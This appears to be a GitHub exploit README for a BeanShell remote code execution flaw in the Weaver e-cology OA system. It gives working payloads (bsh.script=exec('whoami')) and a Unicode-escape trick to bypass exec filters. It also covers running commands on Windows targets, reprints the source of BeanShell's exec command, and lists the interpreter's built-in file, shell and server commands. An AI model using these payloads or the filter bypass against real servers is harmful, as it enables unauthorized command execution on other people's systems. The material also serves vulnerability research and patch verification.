 jas502n/e-cology
e-cology OA_Beanshell_RCE





Detect the target system's os.name (if the target system is Windows, executing commands such as set requires manually typing cmd.exe /c set) Use Unicode to bypass the exec filter on some sites.
bsh.script=exec('whoami');

>>>>unicode bypass

bsh.script=\u0065\u0078\u0065\u0063("whoami");

In the previous example we used a convenient "built-in" BeanShell command called print(), to display values.

print() does pretty much the same thing as System.out.println() except that it insures that the output always goes to the command line. print() also displays some types of objects (such as arrays) more verbosely than Java would.

Another related command is show(), which toggles on and off automatic display of the result of every line you type.
source(), run() - Read a bsh script into this interpreter, or run it in a new interpreter
frame() - Display a GUI component in a Frame or JFrame.
load(), save() - Load or save serializable objects to a file.
cd(), cat(), dir(), pwd(), etc. - Unix-like shell commands
exec() - Run a native application
javap() - Print the methods and fields of an object, similar to the output of the Java javap command.
setAccessibility() - Turn on unrestricted access to private and protected components.

/Users/ale/Desktop/bsh/weaver/WEB-INF/lib/bsh/commands
.//object.bsh
.//rm.bsh
.//run.bsh
.//print.bsh
.//pwd.bsh
.//error.bsh
.//cat.bsh
.//setClassPath.bsh
.//setAccessibility.bsh
.//exec.bsh
.//setFont.bsh
.//dirname.bsh
.//exit.bsh
.//source.bsh
.//frame.bsh
.//cp.bsh
.//printBanner.bsh
.//browseClass.bsh
.//cd.bsh
.//which.bsh
.//setNameSpace.bsh
.//workspaceEditor.bsh
.//thinBorder.bsh
.//bind.bsh
.//bg.bsh
.//save.bsh
.//fontMenu.bsh
.//getSourceFileInfo.bsh
.//classBrowser.bsh
.//load.bsh
.//javap.bsh
.//addClassPath.bsh
.//server.bsh
.//desktop.bsh
.//importCommands.bsh
.//mv.bsh
.//setStrictJava.bsh
.//eval.bsh
.//dir.class
.//getBshPrompt.bsh
.//unset.bsh
.//show.bsh
.//getResource.bsh
.//reloadClasses.bsh
.//clear.bsh
.//getClass.bsh
.//makeWorkspace.bsh
.//importObject.bsh
.//sourceRelative.bsh
.//getClassPath.bsh
.//pathToFile.bsh
.//setNameCompletion.bsh
.//editor.bsh
.//extend.bsh
.//debug.bsh
a=5;
eval("b=a*2");
print(b);

>>>
10
cat exec.bsh

/**
	Start an external application using the Java Runtime exec() method.
	Display any output to the standard BeanShell output using print().
*/

bsh.help.exec = "usage: exec( String arg )";

exec( String arg )
{
	this.proc = Runtime.getRuntime().exec(arg);
	this.din = new DataInputStream( proc.getInputStream() );
	while( (line=din.readLine()) != null )
		print(line);

1. exec("whoami")

2. this.proc = Runtime.getRuntime().exec("whoami");
   this.din = new DataInputStream( proc.getInputStream() );
   while( (line=din.readLine()) != null )
   print(line);
./commands/object.bsh
>>> bsh.help.object = "usage: object()";

./commands/rm.bsh
>>> bsh.help.rm = "usage: cd( path )";

./commands/run.bsh
>>> bsh.help.run= "usage: Thread run( filename )";

./commands/run.bsh
>>> 42:	this.bsh.help=extend(bsh.help);

./commands/print.bsh
>>> bsh.help.print = "usage: print( value )";

./commands/cat.bsh
>>> bsh.help.cat = "usage: cat( filename )";

./commands/setClassPath.bsh
>>> bsh.help.setClassPath= "usage: setClassPath( URL [] )";

./commands/exec.bsh
>>> bsh.help.exec = "usage: exec( String arg )";

./commands/setFont.bsh
>>> bsh.help.setFont = "usage: setFont( Component comp, int size )";

./commands/dirname.bsh
>>> bsh.help.cd = "usage: dirname( path )";

./commands/exit.bsh
>>> bsh.help.exit = "usage: exit()";

./commands/source.bsh
>>> bsh.help.source = "usage: source( filename | URL )";

./commands/frame.bsh
>>> bsh.help.frame = "usage: frame( Component component )";

./commands/cp.bsh
>>> bsh.help.cp = "usage: cp( fromFile, toFile )";

./commands/cd.bsh
>>> bsh.help.cd = "usage: cd( path )";

./commands/which.bsh
>>> bsh.help.which= "usage: which( classIdentifier | string | class )";

./commands/setNameSpace.bsh
>>> bsh.help.setNameSpace =

./commands/bg.bsh
>>> bsh.help.run= "usage: Thread bg( filename )";

./commands/save.bsh
>>> bsh.help.save = "usage: save( object, filename )";

./commands/getSourceFileInfo.bsh
>>> bsh.help.getSourceFileInfo = "usage: getSourceFileInfo()";

./commands/load.bsh
>>> bsh.help.load = "usage: load(filename)";

./commands/javap.bsh
>>> bsh.help.javap= "usage: javap( value )";

./commands/addClassPath.bsh
>>> bsh.help.addClassPath= "usage: addClassPath( string | URL )";

./commands/server.bsh
>>> bsh.help.server = "usage: server(int port)";

./commands/importCommands.bsh
>>> bsh.help.importCommands = "usage: importCommands( string )";

./commands/mv.bsh
>>> bsh.help.mv = "usage: mv( fromFile, toFile )";

./commands/eval.bsh
>>> bsh.help.eval = "usage: eval( String expression )";

./commands/unset.bsh
>>> bsh.help.unset = "usage: unset( name )";

./commands/show.bsh
>>> bsh.help.show = "usage: show()";

./commands/getResource.bsh
>>> bsh.help.getResource = "usage: getResource( String name )";

./commands/reloadClasses.bsh
>>> bsh.help.reloadClasses=

./commands/getClass.bsh
>>> bsh.help.getClass= "usage: getClass( String name )";

./commands/importObject.bsh
>>> bsh.help.importObject = "usage: importObject( Object )";

./commands/getClassPath.bsh
>>> bsh.help.getClassPath= "usage: getClassPath()";

./commands/pathToFile.bsh
>>> bsh.help.pathToFile = "usage: File pathToFile( String )";

./commands/setNameCompletion.bsh
>>> bsh.help.setNameCompletion= "usage: setNameCompletion( boolean )";

./commands/editor.bsh
>>> bsh.help.editor = "usage: editor()";

./commands/extend.bsh
>>> bsh.help.extend= "usage: extend( This parent )";

./commands/debug.bsh
>>> bsh.help.debug = "usage: debug()";
http://www.beanshell.org/manual/bshmanual.html#Executable_scripts_under_Unix
